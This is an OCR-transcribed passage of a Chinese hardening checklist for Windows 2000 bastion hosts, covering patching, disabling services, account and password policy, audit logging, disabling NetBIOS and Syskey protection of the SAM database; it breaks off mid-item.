
项目编号	1－003
项目名称	安装和配置应用程序及服务程序
项目描述	在你的系统上安装配置正常使用的应用程序（包括更新你的IE浏览器版本），在你的系统上安装配置你选择好的用来提供网络服务的程序（如微软使用的Web服务器IIS）。
操作步骤	1. 不要安装任何多余的程序。“堡垒主机”一般用作提供网络服务，通常不是个人工作站，所以不需要安装任何必须服务以外的程序。 2. 小心安装采用服务和应用程序，尽量选择最新的安装版本，这通常可以保证没有近期发布的程序漏洞。 3. 通常不要在“堡垒主机”上运行系统提供的应用程序访问网络，Windows 2000的程序漏洞有时会遭恶意利用。 4. 为安全起见，甚至建议将系统附件中的所有应用程序（除Notepad和Wordpad等文本编辑器）删除。
备注	了解你要安装的程序是否存在已知缺陷，可以咨询安全专家的意见。如IE、Outlook、Windows Media Player等微软提供的程序可能含有漏洞。 注意：在高安全性要求的应用环境中，不要安装MS－Office或任何开发工具。 注：可用执行程序越少越好，可参见1－012中第2项操作。

项目编号	1－004
项目名称	重新申请服务包，安装最新的安全补丁
项目描述	微软提供了Windows Update程序（在你安装后的“开始”菜单最上面的那个程序），可以直接连接

	到微软的下载站点获取更新的Hotfix，即大的服务包之后发布的安全补丁程序，通常用来弥补近期发现的安全漏洞。
操作步骤	如图2所示，操作"Windows Update"程序打开微软升级站点页面并升级。  图2 按照提示一步步下载安装最新的安全补
备注	通常必须安装"关键更新和Service Pack"选项中的更新。 通常第一次进入该界面要求安装"Microsoft Update"程序，如未能正常进入该界面，可修改系统的DNS服务器设置。

项目编号	1－005
项目名称	配置操作系统提供的服务
项目描述	禁用操作系统提供的不必要的服务 以Windows Web服务器（采用了IIS）为例
操作步骤	可设置为自动启动的服务（可参考此内容推广到其他的设置） Event Log（事件日志记录需要） Logical Disk Manager （LDM）（磁盘管理需要） Network Connections（网络管理需要） Plug and Play（硬件设备即插即用需要） Protected Storage（保护性存储需要） Remote Procedure Call （RPC）（系统进程间调用需要） Security Accounts Manager （SAM）（账户数据管理需要） Windows Management Instrumentation （WMI）（管理控制台需要） WMI Driver Extensions（同上） 可设置为手动启动的服务（一般为根据用途决定的内容） DNS Client（仅当需要DNS时启用） RunAs Service（仅当需要runas命令时启用） IIS Admin Service（微软Web服务需要） Logical Disk Manager Administrative Service（磁盘管理需要的） NT LM Security Support Provider（微软Web服务需要） World Wide Web Publishing Service（微软Web服务需要） 禁用其他服务（对于有其他要求的系统服务可视情况开启，但原则上应尽量避免使用微软提供的系统服务，可参考安全专家的意见采用其他替代方案）
备注	具体每个服务的作用请参考微软的附加说明内容或咨询安全专家

	注意：关闭一切不必要的服务 如对系统可能造成的影响不太了解，可以通过对一台相同配置的机器做关闭启动的试验来验证

项目编号	1－006
项目名称	配置账户策略
项目描述	如图3、图4，分别在"管理工具"中打开"本地安全设置"调整"密码策略"和"账户锁定策略"  图3 密码策略  图4 账户锁定策略
操作步骤	推荐的密码策略为： "密码必须符合复杂性要求"——已启用（必须启用） "密码长度最小值"——8个字符（或更高） 推荐的账户锁定策略为： "账户锁定阈值"——3次（或略高）无效登录 "账户锁定时间"——30分钟（默认，可根据需要更改） "复位账户锁定计数器"——30分钟（同上）之后
备注	密码复杂性指的是密码中要包含字母、数字和元字符（特殊符号）等内容 对应安全性要求较高的地方，笔者推荐12位以上的密码长度。 注：密码应该经常性（30天或更短）更换，特别在有管理员以外的人知道时

项目编号	1－007
项目名称	账户管理注意事项
项目描述	加固主机时应当注意系统账户的管理
操作步骤	1. 重新命名管理员账号。这是为了防止针对"Administrator"账号的密码猜测行为。 2. 禁用"Guest"账号。Windows 2000默认为禁用，但有时你仍需要检查"Guest"组是否存在用户。 3. 检查系统中存在的账号状况。审核不必要的账号和组，审核账号隶属的组权限和用户权限并定期记录；对于长时间未登录的账号应该查询原因，对于因员工离职等原因废弃的账号要立即删除，特别对于有管理员权限的用户。 4. 注意通常的好习惯是使用其他账号来管理系统，只在必要管理员权限时才会采用管理员账号。

	5．建立新用户的好习惯是只赋予其User组或Guest组权限，不要授予Power Users组用户，对于任何特定的操作需要新建一个特定的组并赋予其权限来执行。
备注	关于DACL（任意访问控制）权限的控制可主要参见1－012

<table>
<tr><td>项目编号</td><td>1－008</td></tr>
<tr><td>项目名称</td><td>配置日志审核</td></tr>
<tr><td>项目描述</td><td>微软操作系统的日志审核默认是关闭的，必须手动开启</td></tr>
<tr><td></td><td>如图5、图6所示，分别打开“管理工具－>本地安全策略－>本地策略－>审核策略”和“管理工具－>事件察看器”开启和调整日志审核。




图5 审核策略




图6 事件察看器</td></tr>
<tr><td>操作步骤</td><td>推荐的审核策略为：
“审核策略更改”——成功＋失败
“审核登录事件”——成功＋失败
“审核对象访问”——失败
“审核目录服务访问”——失败
“审核特权使用”——失败
“审核系统事件”——成功＋失败
“审核账户登录事件”——成功＋失败
“审核账户管理”——成功＋失败






图7 调整事件设置属性

共有3项日志需要设置属性，“应用程序日志”、“安全日志”、“系统日志”，其推荐的日志属性设置为：
“最大日志文件大小”——512000KB（视乎访问量设置，偏大更好）
“当达到最大的日志尺寸时”——“不改写事件”（手动清除更加安全）</td></tr>
<tr><td>备注</td><td>根据不同的应用选择日志记录项目和大小，如为Web网站，还需要设置Web访问日志，在采用微软的IIS中，日志项目另外需要在“IIS管理器”中调整。
如果是网络上的应用服务器，日志文件可能会很大，如每天有上千万次点击的门户</td></tr>
</table>

	网站，其每天的日志可能有数百万KB大小，日志记录文件大小可以参照用户访问量作适当调整；如要保存完整的日志记录以供复查，需要建立专用的审核策略，相关问题可以咨询安全专家。

项目编号	1－009
项目名称	禁用NetBIOS接口
项目描述	NetBIOS接口用来在两台或两台以上运行NetBIOS应用程序的计算机之间解析名字、建立连接和支持可靠数据传输。 它的存在是为了兼容以前的通用Internet文件系统/服务器消息块协议（CIFS/SMB），该协议会导致计算机信息泄漏以至于“空会话”建立的漏洞，是入侵Windows 2000的经典漏洞。
操作步骤	1．如图8，在网络的连接属性中禁用“Microsoft网络的文件和打印机共享”。 2．选中图8中“Internet协议（TCP/IP）->属性->高级”选项，会弹出图9所示的设置，选中“禁用TCP/IP上的NetBIOS”。  图8 禁用“Microsoft网络的文件和打印机共享”  图9 禁用TCP/IP上的NetBIOS 3．可通过设置注册表（见1－010的01项）的方法禁用。
备注	为稳妥起见，还需要在后面实施以上第3部分提出的内容。 如1中图“Microsoft网络客户端”包含IIS的NT/LanMan Security Support Provider组件（见1－005的服务配置），是安装IIS所必须的，如未安装IIS，可以去除选定。

项目编号	1－010
项目名称	保护系统账号数据库
项目描述	Windows 2000默认用来储存用户账号信息包括密码的SAM（Security Accounts Manager－见1－005中服务部分）数据库，其中的密码部分是本地账号密码简单加密后的结果， 采用专门的工具可以比较容易地破解；Windows 2000提供了可以对密码信息实施加强保护的工具“Syskey”，可对密码作128位再加密。
操作步骤	1．如图10，直接在“开始->运行”中执行“syskey”指令。选择“更新”（Update）出现图11，这里出现选择项： A：选择“密码启动”，需要手动指定一个新密码（为强固起见，推荐这个密码的值在12－128

